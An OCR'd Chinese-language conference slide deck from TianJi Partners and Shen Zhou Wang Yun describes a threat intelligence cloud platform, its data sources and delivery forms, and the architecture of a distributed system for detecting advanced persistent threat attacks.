烽火台安全威胁情报联盟
FengHuoTai CTI Alliance

Say “Hi” to everybody

高级恶意攻击结合威胁情报云的多维分析


TianJi Partners

神州网云 SHEN ZHOU WANG YUN

天际友盟 CEO / 杨大路

神州网云 副总裁 / 都柯

我们这样构建威胁情报云



什么时间

攻击手法


来源何处

使用工具

目标是谁

攻击者身份

威胁情报云应该具备这些



以缩短攻击者的“自由攻击时间”为主要目的

- 产品规则响应速度
- 产品间差异问题
- 以“行动”为核心
- 以“有效性”为目标

以威胁溯源为中心的分析平台

威胁情报溯源平台

支撑

威胁线索检索引擎	可视化溯源分析	APT态势感知	
情报处理流程引擎		互联网超高速检测引擎	
黑白名单库	IP信息库	网址分类库	恶意样本报告
可疑IP、域名、URL、MD5值、Email等信息			

情报处理

溯源分析

- Who
- Why
- How
- What
- when

关联、情报

威胁溯源

客户

决策、行动

- 漏洞信息
- 域名信息
- APP应用信息
- IP信誉信息

- 恶意软件信息
- URL信誉信息
- 特征信息

数据融合
溯源、分析

支撑关联查询

独有威胁情报及分析服务

政府行业协作
开源情报获取
商业情报购买
合作伙伴共享交换
主动探测

机器学习
专家分析

威胁情报

独有情报

威胁情报溯源平

推送

提取

安全产品情报集成服务


SOC


WAF


APT检测


扫描器


NGFW

...

构建情报生态，打造安全威胁智能云服务

我们这样使用威胁情报云

威胁情报云

未来可能的三种形态

- **Feed**

  常规信息订阅、查询等在线服务提供能力

- **API**

  自动化查询、产品自动化推送/订阅 能力

- **服务平台**

  结合合作伙伴的现场服务能力，提供服务输出、整理、持续化订阅及定向推送和响应能力

威胁情报云

推送

提取


API、SDK

订阅情报

安全基础设施

SOC | NGFW | WAF | APT检测 | 扫描器 | ……

传统安全设施是威胁情报的落地手段



当然，上面不是全部，我们更多

TianJi Partners

关于天际友盟

- 国内安全威胁情报服务的先行者
- 国内首个安全威胁情报联盟 —— 烽火台
- 以专注聚合、分析、交换、溯源为目标的情报云
- IBM X-Force 中国安全情报合作伙伴

烽火台安全威胁情报联盟
FengHuoTai CTI Alliance

天际友盟 TianJi Partners
北京天际友盟信息技术有限公司

Panabit®
北京派网软件有限公司

SPINFO 世平信息
杭州世平信息科技有限公司

云盾科技 CLOUDYSECURITY
深圳市云盾科技有限公司

ipip.net
北京天特信科技有限公司

神州网云 SZWY
神州网云（北京）信息技术有限公司

cirrus gate
思睿嘉得（北京）信息技术有限公司

北京山海诚信科技有限公司

WebRAY
远江盛邦（北京）信息技术有限公司

基于

能涵盖

如何使用威胁情报云分析高级恶意攻击

神州网云 SHEN ZHOU WANG YUN | 都柯 DUKE

Content 目录

Part

01

高级恶意攻击检测在不同领域的需求以及面临的问题


不同领域对高级恶意攻击的关注


- 电信部门关心发现吸费恶意攻击
- 银行部门关心发现偷窃诈骗类攻击
- 企业关心商业价值情报及知识产权是否被窃取
- 国家关心发现具有窃密行为的攻击
- 其它

检测过程中面临的一些问题

- 怎样从海量告警线索中发现高质量的攻击线索
- 怎样从单一的攻击线索中扩展更多有效线索
- 怎样发现不同攻击线索中的关联关系

攻击检测多角度


特洛伊木马
黑客攻击
后门、隐蔽通道
计算机病毒
网络
信息丢失、
篡改、销毁
拒绝服务攻击
逻辑炸弹
蠕虫
内部、外部泄密



终端行为数据模型分析
网络流里行为分析
木马特征库分析
漏洞库攻击分析
恶意程序沙箱检测分析
终端网络模型检测
漏洞扫描渗透分析
心跳包检测分析
木马单机特征分析
主机攻击行为分析
……
黑域名/IP分析
TCP劫持检测
暗流里检测
邮件跨站行为检测
……
网络木马特征检测
静态木马特征检测
office漏洞检测
0day漏洞攻击检测
已知漏洞攻击检测
集成杀软检测
沙箱深度行为检测

线索分析多维度

线索筛选


线索扩展

关联关系




Part 02

高级攻击检测与多维分析架构


分布式APT攻击检测分析系统
网络总口数据采集子系统
内网交换数据采集子系统
网络终端数据采集子系统
分 布 式 数 据 存 储 中 心
终端行为数据模型分析
网络流量行为分析
木马特征库分析
漏洞库攻击分析
恶意程序沙箱检测分析
终端网络模型检测
漏洞扫描渗透分析
敏感数据外泄
木马单机特征分析
主机攻击行为分析
……
黑域名/IP分析
流量劫持检测
暗流量检测/DLP
邮件鱼叉式攻击
……
网络木马特征检测
静态木马特征检测
……
office漏洞检测
0day攻击检测
nday攻击检测
……
集成杀软检测
沙箱深度行为检测
……
多维度APT攻击综合关联分析与研判系统
线索综合关联分析
系统告警与分析报告展示
专家分析界面
威胁情报—结合威胁情报对APT攻击事件进行处置（已知—未知）
可疑行为规则
威胁情报云支撑平台
时间轴全包数据库回溯子系统

威胁情报云支撑平台


前端流量分析 1
前端流量分析 2
前端流量分析 3
前端流量分析
沙箱 1
沙箱 2
沙箱 3
沙箱 n
终端行为模型分析
网络流量行为分析
木马牲库分析
漏洞库攻击分析
恶意程序沙箱检测
统一后台数据中心
黑/白域名库
漏洞库
攻击行为特征库
恶意程序样本&分析报告库
社工信息库
黑客档案库
重点关注邮箱库
全球IP信息库
恶意URL库
Whois信息库
统一威胁线索综合关联分析系统
深入线索挖掘分析
已知&未知安全态势感知
多维威胁情报支撑库
可视化威胁感知态势展示

多维威胁情报库中包含全球APT攻击事件、各种远控木马、扫描器、webshell等规则针对各种攻击行为进行识别

apt_apt17_malware	Signature Update
